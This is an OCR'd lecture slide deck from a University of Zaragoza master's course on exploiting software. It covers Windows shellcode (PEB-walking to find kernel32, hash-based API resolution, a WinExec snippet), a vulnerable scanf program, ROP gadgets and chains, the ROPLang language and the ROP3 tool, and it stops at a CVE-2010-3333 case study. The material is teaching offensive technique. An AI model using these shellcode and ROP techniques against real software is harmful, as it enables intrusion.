Exploiting Software Vulnerabilities

Advanced Exploitation Techniques

Windows Shellcoding and ROP

Universidad Zaragoza


Dept. of Computer Science and Systems Engineering
University of Zaragoza, Spain

Course 2021/2022

Master's Degree in Informatics Engineering

University of Zaragoza

Seminar A.25, Ada Byron building



Outline

Universidad Zaragoza

Outline


Universidad Zaragoza

Windows shellcoding

Windows NT

- First release in 1991, as Windows NT 3.1
- Inspired by VMS (Virtual Memory System), an OS from DEC
- There were still major differences, such as kernel threads
- Good API for programmers: `http://www.winprog.org/tutorial/`

Windows shellcoding



Credits: http://resources.infosecinstitute.com/windows-architecture-and-userkernel-mode/

Windows shellcoding

Windows architecture layers

- **NTOS** (kernel-mode services)
  - Run-time Library, scheduling, executive services, object manager, I/O services, memory, processes
- **HAL** (hardware adaptation layer)
  - Insulates NTOS and drivers from hardware dependencies
  - Providers facilities, such as device access, timers, interrupt servicing, clocks, spinlocks
- **Drivers**
  - Kernel extensions (primarily for device access)

Universidad Zaragoza

Windows shellcoding

Windows architecture layers

- **Process management**
  - Process/thread creation
  - Schedules thread execution on each processor
- **Security reference monitor**
  - Access checks, token management
- **Memory manager**
  - Pagefaults, virtual address, physical frame, and pagefile management Services for sharing, copy-on-write, mapped files, GC support, large apps
- **Lightweight Procedure Call** (LPC)
  - Native transport for RPC and user-mode system services
- **I/O manager** (plug-and-play, power)
  - Maps user requests into IRP requests, configures/manages
  - I/O devices, implements services for drivers
- **Cache manager**
  - Provides file-based caching for buffer file system I/O
  - Built over the memory manager

Universidad Zaragoza

Windows shellcoding
Differences with GNU/Linux

- **There are no syscalls!**
- They are abstracted into the Dynamic Link Libraries (DLLs)
- Every new service pack and release changes the kernel interface
- Windows uses a relocatable file format that gets loaded at runtime to provide shared library functionality
  - **PE (Portable Executable) format**
  - Import and Export Address Tables: to indicate both which files and what functions inside those files the PE needs
  - Section `.reloc` to relocate a DLL in memory (if necessary)

Universidad Zaragoza

Windows shellcoding

Win32 API of interest

- `VirtualProtect()`
  - Changes permissions of a page
- `WSASocket()`
  - WINSOCKS
  - Similar to psockets
  - You need to use WINSOCKS related functions (in particular, call `WSAStartup()` before using other socket APIs!)

Windows shellcoding

```
xor eax, eax
push eax
push 0x20646D63
mov eax, esp
push 5
push eax
mov edi, kernel32.WinExec
call edi
```

```
BF 2E F2E677
FFD7
```

```
MOV EDI,kernel32.WinExec
CALL EDI
```

- **The Win32 shellcode above presents a major problem**
  - You need the address of `WinExec` WinAPI
- **Where is this WinAPI?**
  - Remember that ASLR defense randomizes space addresses on reboot
- **Can we get any WinAPI address, regardless of its current mapping?**

Steps

1. **Retrieve the base memory address of** `kernel32`
2. **Look for the following WinAPIs**:
   - `LoadLibraryA`
   - `GetProcAddress`

Universidad Zaragoza

Windows shellcoding

Retrieving the base memory address of `kernel32`

- **Any Windows program loads (at least) in its memory address space**:
  - `ntdll`
  - `kernel32`
- **Recall the Windows process structure**:
  - Each process stores its loaded libraries in **three double-linked list**
    - **Load order**
    - **Memory location order**
    - **Initialization order**

```
struct _LDR_MODULE
{
        LIST_ENTRY InLoadOrderModuleList;
        LIST_ENTRY InMemoryOrderModuleList;
        LIST_ENTRY InInitializationOrderModuleList;
        PVOID BaseAddress;
        PVOID EntryPoint;
        ULONG SizeOfImage;
        UNICODE_STRING FullDllName;
        UNICODE_STRING BaseDllName;
        ULONG Flags;
        USHORT LoadCount;
        USHORT TlsIndex;
        LIST_ENTRY HashTableEntry;
        ULONG TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;
```

```
typedef struct _PEB_LDR_DATA
{
    0x00    ULONG          Length;
    0x04    BOOLEAN        Initialized;
    0x08    PVOID          SsHandle;
    0x0c    LIST_ENTRY     InLoadOrderModuleList;
    0x14    LIST_ENTRY     InMemoryOrderModuleList;
    0x1c    LIST_ENTRY     InInitializationOrderModuleList;
} PEB_LDR_DATA,*PPEB_LDR_DATA;
```

Windows shellcoding

Retrieving the base memory address of `kernel32`

- **Initialization order list**
  - `ntdll` **is always the first,** `kernel32` **is the second**
- In the other order lists, **the first position is occupied by the process module**
  - `ntdll` appears the second and `kernel32` the third

```
FindK32BaseAdd:
   33C0          XOR EAX,EAX                        ; clear eax
   64:8B40 30    MOV EAX,DWORD PTR FS:[EAX+30]      ; access PEB
   8B40 0C       MOV EAX,DWORD PTR DS:[EAX+C]       ; access PEB_LDR_DATA
   8B40 0C       MOV EAX,DWORD PTR DS:[EAX+C]       ; access flink,inLoadOrder list
   8B00          MOV EAX,DWORD PTR DS:[EAX]         ; next list element
   8B00          MOV EAX,DWORD PTR DS:[EAX]         ; next list element
   8B68 18       MOV EBP,DWORD PTR DS:[EAX+18]      ; get base address
```

After this code runs, the **ebp register contains the memory address of** `kernel32.dll`

Universidad Zaragoza

Windows shellcoding

Retrieving the base memory address of WinAPIs in `kernel32`

Methods

- **Each function is in a certain position in the Export Address Table** (EAT) of `kernel32`
  - **Not very portable, depends on the specific version of** `kernel32`
- **EAT can be iterated, checking each exported function by name**
  - There may be problems here when using string values to look for the function
  - Use hashing functions, such as ROT32. *Magic constants*

```
uint32_t rotr32 (uint32_t value, unsigned int count) {
    const unsigned int mask = (CHAR_BIT*sizeof(value)-1);
    count &= mask;
    return (value>>count) | (value<<( (-count) & mask ));
}

int computeROR(char *s)
{
    int value = 0;
    for(int i = 0; i < strlen(s); i++)
        value = s[i] + rotr32(value, 7);

    return value;
}
```

`GetProcAddress` → `BBAFDF85`

Universidad Zaragoza

Windows shellcoding

```
   EB 48                JMP FindK32BaseAdd
Resolve:
   <ResolveImportsByHashes (not given)>
FindK32BaseAdd:
   <FindK32BaseAdd>     ; leaves base address of kernel32 in EBP
Init:
   8D6424 80            LEA ESP,DWORD PTR SS:[ESP-80]          ; allocate local variables space
   8BFC                 MOV EDI,ESP
   83C7 04              ADD EDI,4
   C707 85DFAFBB        MOV DWORD PTR DS:[EDI],BBAFDF85        ; GetProcAddr
   C747 04 327491       MOV DWORD PTR DS:[EDI+4],0C917432      ; LoadLibraryA
   C747 08 B2F2E2       MOV DWORD PTR DS:[EDI+8],F4E2F2B2      ; GetModuleHandleA
   33C9                 XOR ECX,ECX
   8D49 03              LEA ECX,DWORD PTR DS:[ECX+03]   ; ECX as counter
                                                        ; must be set to no. functions to resolve
ResolveInLoop:
   E8 7CFFFFFF          CALL Resolve
   E2 F9                LOOPD ResolveInLoop
```

Outline

Universidad Zaragoza

Motivation

```c
#include <stdio.h>

void echo(){
    char buf[16];
    printf("What is your name?: ");
    scanf("%s", buf);

    printf("Hello, %s!", buf);
}

int main(){
    echo();
    return 0;
}
```

Problems

- `scanf` is insecure: there are **no** limits!


Universidad Zaragoza

Motivation

```
1  #include <stdio.h>
2
3  void echo(){
4      char buf[16];
5      printf("What is your name?: ");
6      scanf("%s", buf);
7
8      printf("Hello, %s!", buf);
9  }
10
11 int main(){
12     echo();
13     return 0;
14 }
```

Problems

- `scanf` is insecure: there are **no** limits!




- If the user gives a large enough input, **the return address will be overwritten**

Motivation

```
1  #include <stdio.h>
2
3  void echo(){
4      char buf[16];
5      printf("What is your name?: ");
6      scanf("%s", buf);
7
8      printf("Hello, %s!", buf);
9  }
10
11 int main(){
12     echo();
13     return 0;
14 }
```

Problems

- `scanf` is insecure: there are **no** limits!



- If the user gives a large enough input, **the return address will be overwritten**

Motivation

Software defenses

- **Stack cookies**
  - Insert a value on the stack in the prologue, checked at the end of the function (epilogue)
  - When the values do not match, stop the execution of the program with error

Motivation

Software defenses

- **Stack cookies**
  - Insert a value on the stack in the prologue, checked at the end of the function (epilogue)
  - When the values do not match, stop the execution of the program with error
- **Non-executable stack**
  - **Evolution**: pages with W⊕X permissions
  - Error when trying to execute code on a page without proper permissions

Universidad Zaragoza

Motivation

Software defenses

- **Stack cookies**
  - Insert a value on the stack in the prologue, checked at the end of the function (epilogue)
  - When the values do not match, stop the execution of the program with error
- **Non-executable stack**
  - **Evolution**: pages with W⊕X permissions
  - Error when trying to execute code on a page without proper permissions

Can arbitrary code be executed without inserting code?

Universidad Zaragoza

ROP attacks

- `ret2libc`, `ret2text`, `ret2code` **attacks, and variants**
  - Code-reuse attacks: control-flow redirects to binary code already present
  - The code already exists in the process' address space, located on +X pages

Universidad Zaragoza

ROP attacks

- `ret2libc`, `ret2text`, `ret2code` **attacks, and variants**
  - Code-reuse attacks: control-flow redirects to binary code already present
  - The code already exists in the process' address space, located on +X pages
- **Evolution**: ROP ATTACKS (*Return-Oriented-Programming*)
  - Originally introduced for x86 architectures in 2007
  - They are feasible on most modern architectures (e.g., x64, RISC, SPARC, RISC-V)
  - **Definitions**:
    - **ROP gadgets**: (relatively short) code snippets already present in the victim's memory address space and ending in an assembly instruction that changes the control flow
    - **ROP chain**: a chain of ROP gadgets

Further reading: H. Shacham, *The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86)*, CCS'07, 552–561, ACM

Universidad Zaragoza

ROP attacks

But, why?

- **Variable instruction length** (sufficient condition, but not necessary)
  - Change the interpretation of an instruction, depending on where you start reading!

```
b8 89 41 08 c3      mov eax, 0xc3084189


89 41 08            mov [ecx+8], eax
c3                  ret
```

ROP attacks

But, why?

- **Variable instruction length** (sufficient condition, but not necessary)
  - Change the interpretation of an instruction, depending on where you start reading!

```
b8 89 41 08 c3      mov eax, 0xc3084189

89 41 08            mov [ecx+8], eax
c3                  ret
```


	...	
esp →	0x7c37638d	→ pop ecx; ret
	0xBADCOFFE	
	0x7c341591	→ pop edx; ret
	0xBAADF00D	
	0x7c367042	→ xor eax, eax; ret
	0x7c34779f	→ add eax, ecx; ret
	0x7c347f97	→ mov ebx, eax; ret
	...	

  - This example sequence on the right is doing the following::
    1. Put the value `0xBADCOFFE` in the `ecx` register
    2. Put the value `0xBAADF00D` in the `edx` register
    3. Leave the `eax` register at the value of 0
    4. Add `eax` with `ecx`, leaving the result in `eax`
    5. Copy the value of `eax` to the `ebx` register

ROP attacks

ROP is Turing-complete

- Any arbitrary calculation can be performed
- In other words, it allows us to simulate a (classical) Turing machine



A fanciful mechanical Turing machine's TAPE and HEAD. The TABLE instructions might be on another "read only" tape, or perhaps on punch-cards. Usually a "finite state machine" is the model for the TABLE.

Universidad Zaragoza 1542

ROP attacks

Church-Turing thesis

- *Any real world computation can be translated into an equivalent computation that involves a Turing machine*
  - Assuming this thesis holds, we can build a Turing machine that performs equivalent computations to the operations performed by a ROP chain

ROP attacks

Church-Turing thesis

- *Any real world computation can be translated into an equivalent computation that involves a Turing machine*
  - Assuming this thesis holds, we can build a Turing machine that performs equivalent computations to the operations performed by a ROP chain

How much power does an attacker actually have using ROP?

Universidad Zaragoza

ROP attacks

Church-Turing thesis

- *Any real world computation can be translated into an equivalent computation that involves a Turing machine*
  - Assuming this thesis holds, we can build a Turing machine that performs equivalent computations to the operations performed by a ROP chain

How much power does an attacker actually have using ROP?

1. **In real programs, what is the prevalence of ROP gadgets for any operation?**
2. **Is it possible, in real programs, to do anything with ROP?**
   Can an attacker really build any algorithm with ROP?

Universidad Zaragoza

The virtual language ROPLang

Virtual operations

- Simulated using gadgets ROPs
- Intel assembler-like notation (we use Intel syntax, although AT&T syntax is more precise)

Universidad Zaragoza

The virtual language ROPLang

Virtual operations

- Simulated using gadgets ROPs
- Intel assembler-like notation (we use Intel syntax, although AT&T syntax is more precise)

Categories of operations

- **Arithmetic**: addition (`add`), subtraction (`sub`), and negation (`neg`)
- **Assignment**: to give values to variables (they will be CPU logical registers)
- **Dereference**: to read/write a memory address (`ld`, `st`)
- **Logic**: `xor`, `and`, `or`, and `not`
  - By Morgan's Laws, they can be simplified to the set of {`and`, `or`} and {`xor`, `not`, `neg`}
- **Branchings**: conditionals and unconditionals
  - Conditional jumps require some tricks to work

Universidad Zaragoza
1542

The virtual language ROPLang

Arithmetical operations

Operación	ROP gadgets/Operations
add(dst, src)	add dst, src
	clc adc dst, src
	inc dst
sub(dst, src)	sub dst, src
	clc sbb dst, src
	dec dst
neg(dst)	xor REG1, REG1 sub REG1, dst mov(dst, REG1)
	neg dst

The `ret` instruction (at the end of every ROP gadget) has been deliberately omitted

The virtual language ROPLang

Arithmetical operations

Operación	ROP gadgets/Operations
add(dst, src)	add dst, src
	clc adc dst, src
	inc dst
sub(dst, src)	sub dst, src
	clc sbb dst, src
	dec dst
neg(dst)	xor REG1, REG1 sub REG1, dst mov(dst, REG1)
	neg dst

Assignment operations

Operación	ROP gadgets/Operations
mov(dst, src)	mov dst, src
	xchg dst, src
	xor dst, dst add dst, src
	xor dst, dst not dst and dst, src
	clc cmovnc dst, src
	stc cmovc dst, src
	push src pop dst
lc(dst, *value*)	pop dst; *value is set in the stack*
	popad; *value is set in the stack appropriately*

The `ret` instruction (at the end of every ROP gadget) has been deliberately omitted

The virtual language ROPLang

Arithmetical operations

Operación	ROP gadgets/Operations
add(dst, src)	add dst, src
	clc adc dst, src
	inc dst
sub(dst, src)	sub dst, src
	clc sbb dst, src
	dec dst
neg(dst)	xor REG1, REG1 sub REG1, dst mov(dst, REG1)
	neg dst

Assignment operations

Operación	ROP gadgets/Operations
mov(dst, src)	mov dst, src
	xchg dst, src
	xor dst, dst add dst, src
	xor dst, dst not dst and dst, src
	clc cmovnc dst, src
	stc cmovc dst, src
	push src pop dst
lc(dst, *value*)	pop dst; *value is set in the stack*
	popad; *value is set in the stack appropriately*

Dereference operations

Operación	ROP gadgets
ld(dst, src)	mov dst, [src]
st(dst, src)	mov [dst], src

The `ret` instruction (at the end of every ROP gadget) has been deliberately omitted

Universidad Zaragoza

The virtual language ROPLang

Arithmetical operations

Operación	ROP gadgets/Operations
add(dst, src)	add dst, src
	clc adc dst, src
	inc dst
sub(dst, src)	sub dst, src
	clc sbb dst, src
	dec dst
neg(dst)	xor REG1, REG1 sub REG1, dst mov(dst, REG1)
	neg dst

Logical operations

Operación	ROP gadgets/Operations
xor(dst, src)	xor dst, src
and(dst, src)	and dst, src
or(dst, src)	or dst, src
not(dst)	not dst
	xor dst, 0xFFFFFFFF

Assignment operations

Operación	ROP gadgets/Operations
mov(dst, src)	mov dst, src
	xchg dst, src
	xor dst, dst add dst, src
	xor dst, dst not dst and dst, src
	clc cmovnc dst, src
	stc cmovc dst, src
	push src pop dst
lc(dst, *value*)	pop dst; *value is set in the stack*
	popad; *value is set in the stack appropriately*

Dereference operations

Operación	ROP gadgets
ld(dst, src)	mov dst, [src]
st(dst, src)	mov [dst], src

The `ret` instruction (at the end of every ROP gadget) has been deliberately omitted

Universidad Zaragoza 1542

The virtual language ROPLang

Comparison operations

Operation	Operations
`eqc(dst, src)`	`sub(dst, src)` `neg(dst)`
`ltc(dst, src)`	`sub(dst, src)`

Conditional branching

Operation	ROP gadgets/Operations

`gcf(dst`$_{CF}$`, cop(dst, src))`	`lc(REG1, 0)`
	Comparison operation cop(dst, src)
	`adc dst`$_{CF}$`, REG1`

	`lc(REG1, 0)`
	Comparison operation cop(dst, src)
	`sbb dst`$_{CF}$`, REG1`
	`neg(dst`$_{CF}$`)`

	`lc(dst`$_{CF}$`, 0)`
	Comparison operation cop(dst, src)
	`rcl dst`$_{CF}$`, 1`

`lsd(dst`$_{CF}$`, `δ`)`	`lc(REG1, `δ`)`
	`neg(dst`$_{CF}$`)`
	`and(dst`$_{CF}$`, REG1)`

`spa(src)`	`add(REG_SP, src)`
`sps(src)`	`sub(REG_SP, src)`

Unconditional branching

Operation	ROP gadgets/Operations
`jmp(dst, `δ`)`	`lc(dst, `δ`)` `spa(dst)`

The `ret` instruction (at the end of every ROP gadget) has been deliberately omitted

Universidad Zaragoza 1542

The virtual language ROPLang

Some remarks

- **Non-exhaustive list of ROP gadgets**
- **Some operations are virtual operations, while others are ROP gadgets**
  - Nuestro lenguaje admite la mezcla de tipos de operaciones
- **Assumption**: *no harmful side effects occur between sequences of virtualoperations*

ROPLang is Turing-complete

- **Simulación una máquina de Turing clásica con ROPLang en:**
  - D. Uroz, D. & R. J. Rodríguez, *Evaluation of the Executional Power in Windows using Return Oriented Programming*. Proceedings of the 15th IEEE Workshop on Offensive Technologies (WOOT), IEEE, 2021, 361-372. DOI: 10.1109/SPW53761.2021.00056

Universidad Zaragoza

The virtual language ROPLang

The ROP3 tool

ROP3

- **Developed in Python, use Capstone** to disassemble the input files
- **Supports all virtual operations of** ROPLang
- **Defining operations using YAML syntax**
  - Allows you to define custom operations (such as a single or multiple YAML files)
  - Specific CPU logical registers or masks
  - Arbitrary values
- **ROP gadget search is similar to Galileo algorithm**
  - Original Shacham algorithm (original definition of ROP)

Universidad Zaragoza

The virtual language ROPLang

The ROP3 tool – YAML file examples

```yaml
# Add values
add:
  # add dst, src
  -
    - mnemonic: add
      op1: dst
      op2: src

  # clc
  # adc dst, src
  -
    - mnemonic: clc
    - mnemonic: adc
      op1: dst
      op2: src
```

```yaml
# NOT value
not:
  # not dst
  -
    - mnemonic: not
      op1: dst

  # xor dst, src (src = 0xFFFFFFFF)
  -
    - mnemonic: xor
      op1: dst
      op2:
        reg: src
        value: 0xFFFFFFFF
```

The virtual language ROPLang

The ROP3 tool – ROP chain construction


- **It is specified by ROPLang operations**
- **Search algorithm**:
  1. Find all those gadgets that fulfill each ROPLang operation
  2. Build a tree structure, according to the order of operations defined in the chain
  3. Dependencies between operations are resolved **traversing the tree recursively (in depth-first order with backtracking)**
- **Side effects:** prunes the conflicting tree branch

Universidad Zaragoza

The virtual language ROPLANG

The ROP3 tool – ROP chain construction

- **It is specified by ROPLANG operations**
- **Search algorithm**:
  1. Find all those gadgets that fulfill each ROPLANG operation
  2. Build a tree structure, according to the order of operations defined in the chain
  3. Dependencies between operations are resolved **traversing the tree recursively (in depth-first order with backtracking)**
- **Side effects:** prunes the conflicting tree branch



The virtual language ROPLang

The ROP3 tool

- **Released under the GNU/GPLv3 license**
- Accepts **many parameters**:
  - Maximum byte size of ROP gadgets
  - Gadget final instructions (`ret`, `jmp`, `retf`)
  - ...
- It is also a Python3 library

`https://github.com/reverseame/rop3`

Universidad Zaragoza

ROP3: example of use

Steps

1. Study vulnerability and exploitation conditions
2. Design the ROP chain, through virtual operations of ROPLANG
3. Build the chain automatically with ROP3
4. Create the appropriate payload

ROP3: example of use

Let's see with a real example: CVE-2010-3333

- **Microsoft Office vulnerability** (affected to Office in multiple platforms)
- **Advisory in September 2010**
- Patch released in MS10-087 (published on Nov 09, 2010)

Universidad Zaragoza

ROP3: example of use

Let's see with a real example: CVE-2010-3333

- **Microsoft Office vulnerability** (affected to Office in multiple platforms)
- **Advisory in September 2010**
- Patch released in MS10-087 (published on Nov 09, 2010)
- **November 2012: attack to NATO's Special Operations Headquarters**
  - Via **spear phishing**, with a RTF file attached exploiting CVE-2010-333
  - An RTF file begins with `{rtf1}` and contains unformatted text, control words, symbols, etc., enclosed in braces

